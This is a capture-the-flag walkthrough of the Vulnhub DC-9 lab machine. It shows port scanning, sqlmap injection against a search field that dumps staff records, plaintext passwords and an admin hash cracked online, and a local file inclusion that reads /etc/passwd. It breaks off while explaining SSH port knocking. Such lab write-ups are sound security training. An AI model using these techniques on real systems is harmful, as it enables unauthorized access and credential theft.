


DC:9 - Vulnhub

This is the walk through of vulnhub's DC-9 machine:



<https://www.vulnhub.com/entry/dc-9,412/>

Enumeration

lets begin with some enumeration using nmap , to discover open ports and services :


```
(root@kali)-[/home/kali]
# nmap -sSVC -p- -T4 192.168.1.12
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-09 04:18 EDT
Nmap scan report for 192.168.1.12
Host is up (0.0013s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE      SERVICE VERSION
22/tcp    filtered  ssh
80/tcp    open       http    Apache httpd 2.4.38 ((Debian))
|_http-title: Example.com - Staff Details - Welcome
|_http-server-header: Apache/2.4.38 (Debian)
MAC Address: 00:0C:29:FC:AE:6C (VMware)
```

so as we can see it has 2 ports open one is a web-server and other is SSH ,

lets enumerate further

Port - 80 Enumeration

okay , so for enumerating this website , lets visit it :



so this is a website named - example.com and it has employee's details , search , manage and home tab .

there is a login page in manage tab :

Example.com - Staff Details

[Home](#) [Display All Records](#) [Search](#) [Manage](#)

Login to manage records.

Username:

Password:

i tried SQL injection in Username and Password field , but no luck there ,

[Home](#) [Display All Records](#) [Search](#) [Manage](#)

Search information

You can search using either the first or last name.


Search:

then there is a search tab that passes " search="whatever we type in search box" " - so it is another parameter that can be vulnerable to SQL injection .


lets see the parameter using burpsuite proxy ,

search test and let it pass through proxy :

searching " test "

A screenshot of a web application interface. At the top, there is a dark grey navigation bar with a blue header above it. The navigation bar contains four links: "Home", "Display All Records", "Search", and "Manage". Below the navigation bar, the main content area has a light grey background. It features a section titled "Search information" in bold. Under this title, there is a text instruction: "You can search using either the first or last name." Below the instruction, the word "Search:" is followed by a text input field containing the word "test". Below the input field is a "Submit" button.

proxy results :



```
Request to http://192.168.1.12:80
Forward Drop Intercept is on Action Open Browser
Pretty Raw Hex ↵ \n ≡
1 POST /results.php HTTP/1.1
2 Host: 192.168.1.12
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 11
9 Origin: http://192.168.1.12
.0 Connection: close
.1 Referer: http://192.168.1.12/search.php
.2 Upgrade-Insecure-Requests: 1
.3
.4 search=test
```

so that search field can be vulnerable to SQL injection ,

Exploitation : SQL Injection

so as we have a " search= " field to test for SQL , lets perform this test using SQLmap :

copy the request we captured to a file :

Scan	
Send to Intruder	Ctrl-I
Send to Repeater	Ctrl-R
Send to Sequencer	
Send to Comparer	
Send to Decoder	
Request in browser	>
Engagement tools [Pro version only] >	
Change request method	
Change body encoding	
Copy URL	
Copy as curl command	
Copy to file	
Paste from file	
Save item	
Don't intercept requests >	
Do intercept >	
Convert selection >	
URL-encode as you type	
Cut	Ctrl-X
Copy	Ctrl-C

then save it as DC9 .

lets run SQLmap now :

[illegible]

```
[*] starting @ 05:00:55 /2022-06-09/
```

[1/1] URL:

POST data: search=test

 $\gamma > Y$

```
[05:00:58] [INFO] resuming back-end DBMS 'mysql'
```

```
Database: Staff
Table: StaffDetails
[17 entries]

+-----+-----+-----+-----+-----+-----+-----+
| id | email | phone | lastname | reg_date | firstname | position |
+-----+-----+-----+-----+-----+-----+-----+
| 1 | marym@example.com | 46478415155456 | Moe | 2019-05-01 17:32:00 | Mary | CEO |
| 2 | julied@example.com | 46457131654 | Dooley | 2019-05-01 17:32:00 | Julie | Human Resources |
| 3 | fredf@example.com | 46415323 | Flintstone | 2019-05-01 17:32:00 | Fred | Systems Administrator |
| 4 | barneyr@example.com | 324643564 | Rubble | 2019-05-01 17:32:00 | Barney | Help Desk |
| 5 | tomc@example.com | 802438797 | Cat | 2019-05-01 17:32:00 | Tom | Driver |
| 6 | jerrym@example.com | 24342654756 | Mouse | 2019-05-01 17:32:00 | Jerry | Stores |
| 7 | wilmaf@example.com | 243457487 | Flintstone | 2019-05-01 17:32:00 | Wilma | Accounts |
| 8 | bettyr@example.com | 90239724378 | Rubble | 2019-05-01 17:32:00 | Betty | Junior Accounts |
| 9 | chandlerb@example.com | 189024789 | Bing | 2019-05-01 17:32:00 | Chandler | President - Sales |
| 10 | joeyt@example.com | 232131654 | Tribbiani | 2019-05-01 17:32:00 | Joey | Janitor |
| 11 | rachelg@example.com | 823897243978 | Green | 2019-05-01 17:32:00 | Rachel | Personal Assistant |
| 12 | rossg@example.com | 6549638203 | Geller | 2019-05-01 17:32:00 | Ross | Instructor |
| 13 | monicag@example.com | 8092432798 | Geller | 2019-05-01 17:32:00 | Monica | Marketing |
| 14 | phoebeb@example.com | 43289079824 | Buffay | 2019-05-01 17:32:02 | Phoebe | Assistant Janitor |
| 15 | scoots@example.com | 454786464 | McScoots | 2019-05-01 20:16:33 | Scooter | Resident Cat |
| 16 | janitor@example.com | 65464646479741 | Trump | 2019-12-23 03:11:39 | Donald | Replacement Janitor |
| 17 | janitor2@example.com | 47836546413 | Morrison | 2019-12-24 03:41:04 | Scott | Assistant Replacement Janitor |
+-----+-----+-----+-----+-----+-----+-----+

[05:01:01] [INFO] table 'Staff.StaffDetails' dumped to CSV file '/root/.local/share/sqlmap/output/192.168.1.12/dump/Staff/StaffDetails.csv'
[05:01:01] [INFO] fetching columns for table 'Users' in database 'Staff'
```


then we got a Users table dumped that has admin hash :

```
[05:01:26] [INFO] writing hashes to a temporary file '/tmp/sqlmap34cpd8g41/503/sqlmaphashes-09nu2ea8.txt'
do you want to crack them via a dictionary-based attack? [y/N/q] N
Database: Staff
Table: Users
[1 entry]
+-----+-----+-----+
| UserID | Password | Username |
+-----+-----+-----+
| 1       | 856f5de590ef37314e7c3bdf6f8a66dc | admin    |
+-----+-----+-----+
[05:01:27] [INFO] table 'Staff.Users' dumped to CSV file '/root/.local/share/sqlmap/output/192.168.1.12/dump/Staff/Users.csv'
```

we can crack this hash using <https://crackstation.net> :

Enter up to 20 non-salted hashes, one per line:

856f5de590ef37314e7c3bdf6f8a66dc



Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults

Hash	Type	Result
856f5de590ef37314e7c3bdf6f8a66dc	md5	transorbital1

Color Codes: **Green**: Exact match, **Yellow**: Partial match, **Red**: Not found.

[Download CrackStation's Wordlist](#)

there is users database , lets also dump that completely to get more credentials :

```
(root@kali)-[/usr/lib/jvm/java-11-openjdk-amd64/bin]
# sqlmap -l /home/kali/Downloads/DC9 -D users --dump-all --batch

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's respons
le local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this
[*] starting @ 05:11:39 /2022-06-09/
[05:11:39] [INFO] sqlmap parsed 1 (parameter unique) requests from the targets list ready to be tested
[1/1] URL:
GET http://192.168.1.12:80/results.php
POST data: search=test
```

results :


```
[05:11:39] [INFO] fetching entries for table 'UserDetails' in database 'users'
Database: users
Table: UserDetails
[17 entries]
```

id	lastname	password	reg_date	username	firstname
1	Moe	3kfs86sfd	2019-12-29 16:58:26	marym	Mary
2	Dooley	468sfdfsd2	2019-12-29 16:58:26	julied	Julie
3	Flintstone	4sfd87sfd1	2019-12-29 16:58:26	fredf	Fred
4	Rubble	RocksOff	2019-12-29 16:58:26	barneyr	Barney
5	Cat	TC&TheBoyz	2019-12-29 16:58:26	tomc	Tom
6	Mouse	B8m#48sd	2019-12-29 16:58:26	jerrym	Jerry
7	Flintstone	Pebbles	2019-12-29 16:58:26	wilmaf	Wilma
8	Rubble	BamBam01	2019-12-29 16:58:26	bettyr	Betty
9	Bing	UrAG0D!	2019-12-29 16:58:26	chandlerb	Chandler
10	Tribbiani	Passw0rd	2019-12-29 16:58:26	joeyt	Joey
11	Green	yN72#dsd	2019-12-29 16:58:26	rachelg	Rachel
12	Geller	ILoveRachel	2019-12-29 16:58:26	rossg	Ross
13	Geller	3248dsds7s	2019-12-29 16:58:26	monicag	Monica
14	Buffay	smellycats	2019-12-29 16:58:26	phoebeb	Phoebe
15	McScoots	YR3BVxxw87	2019-12-29 16:58:26	scoots	Scooter
16	Trump	Ilovepeepee	2019-12-29 16:58:26	janitor	Donald
17	Morrison	Hawaii-Five-0	2019-12-29 16:58:28	janitor2	Scott

```
[05:11:39] [INFO] table 'users.UserDetails' dumped to CSV file '/root/.local/share/sqlmap/output/192.168.1.100/users/UserDetails.csv'
[05:11:39] [INFO] you can find results of scanning in multiple targets mode inside the CSV file '/root/.local/share/sqlmap/output/192.168.1.100/users/UserDetails.csv'
```

we got some more usernames and passwords .

Further Enumeration : Admin Login

now lets use this credentials to login into the Manage login page we discovered earlier :

Login to manage records.

Username:

Password:


as soon as we login we see that there is a file does not exist , a weird error :

Logged in as admin

File does not exist

this can be a vulnerability like LFI - local file inclusion

lets try a simple /etc/passwd payload:



results :

```
File does not exist
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List
Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-
Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin systemd-timesync:x:101:102:systemd Time
Synchronization,,,:/run/systemd:/usr/sbin/nologin systemd-network:x:102:103:systemd Network
Management,,,:/run/systemd:/usr/sbin/nologin systemd-resolve:x:103:104:systemd
Resolver,,,:/run/systemd:/usr/sbin/nologin messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/ssh:/usr/sbin/nologin systemd-coredump:x:999:999:systemd Core
Dumper:/usr/sbin/nologin mysql:x:106:113:MySQL Server,,,:/nonexistent:/bin/false
marym:x:1001:1001:Mary Moe:/home/marym:/bin/bash julied:x:1002:1002:Julie
Dooley:/home/julied:/bin/bash fredf:x:1003:1003:Fred Flintstone:/home/fredf:/bin/bash
barneyr:x:1004:1004:Barney Rubble:/home/barneyr:/bin/bash tomc:x:1005:1005:Tom
Cat:/home/tomc:/bin/bash jerrym:x:1006:1006:Jerry Mouse:/home/jerrym:/bin/bash
wilmaf:x:1007:1007:Wilma Flintstone:/home/wilmaf:/bin/bash bettyr:x:1008:1008:Betty
Rubble:/home/bettyr:/bin/bash chandlerb:x:1009:1009:Chandler Bing:/home/chandlerb:/bin/bash
joeyt:x:1010:1010:Joey Tribbiani:/home/joeyt:/bin/bash rachelg:x:1011:1011:Rachel
Green:/home/rachelg:/bin/bash rossg:x:1012:1012:Ross Geller:/home/rossg:/bin/bash
```

it is vulnerable to LFI ,

Knockd.conf : ssh port knocking

Port knocking is **an authentication technique used by network administrators**. It consists of a specified sequence of closed port

connection attempts to specific IP addresses called a knock sequence. The technique uses a daemon that monitors a firewall's log files looking for the correct connection request sequence.

so as we used nmap we saw port 22 SSH as being filtered , or we can say blocked ,

```
(root@kali)-[/home/kali]
# nmap -sSVC -p- -T4 192.168.1.12
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-09 04:18 EDT
Nmap scan report for 192.168.1.12
Host is up (0.0013s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE      SERVICE VERSION
22/tcp    filtered  ssh
80/tcp    open      http    Apache httpd 2.4.38 ((Debian))
|_http-title: Example.com - Staff Details - Welcome
|_http-server-header: Apache/2.4.38 (Debian)
MAC Address: 00:0C:29:FC:AE:6C (VMware)
```


and even if we try to connect to the port :

```
(root@kali)-[/home/kali]
# ssh admin@192.168.1.12
ssh: connect to host 192.168.1.12 port 22: Connection refused
#
```


our connection gets refused .

so concept here is that , we can use that LFI vulnerability to find knockd.conf file that contains configuration to unlock port knocking like this :

payload :



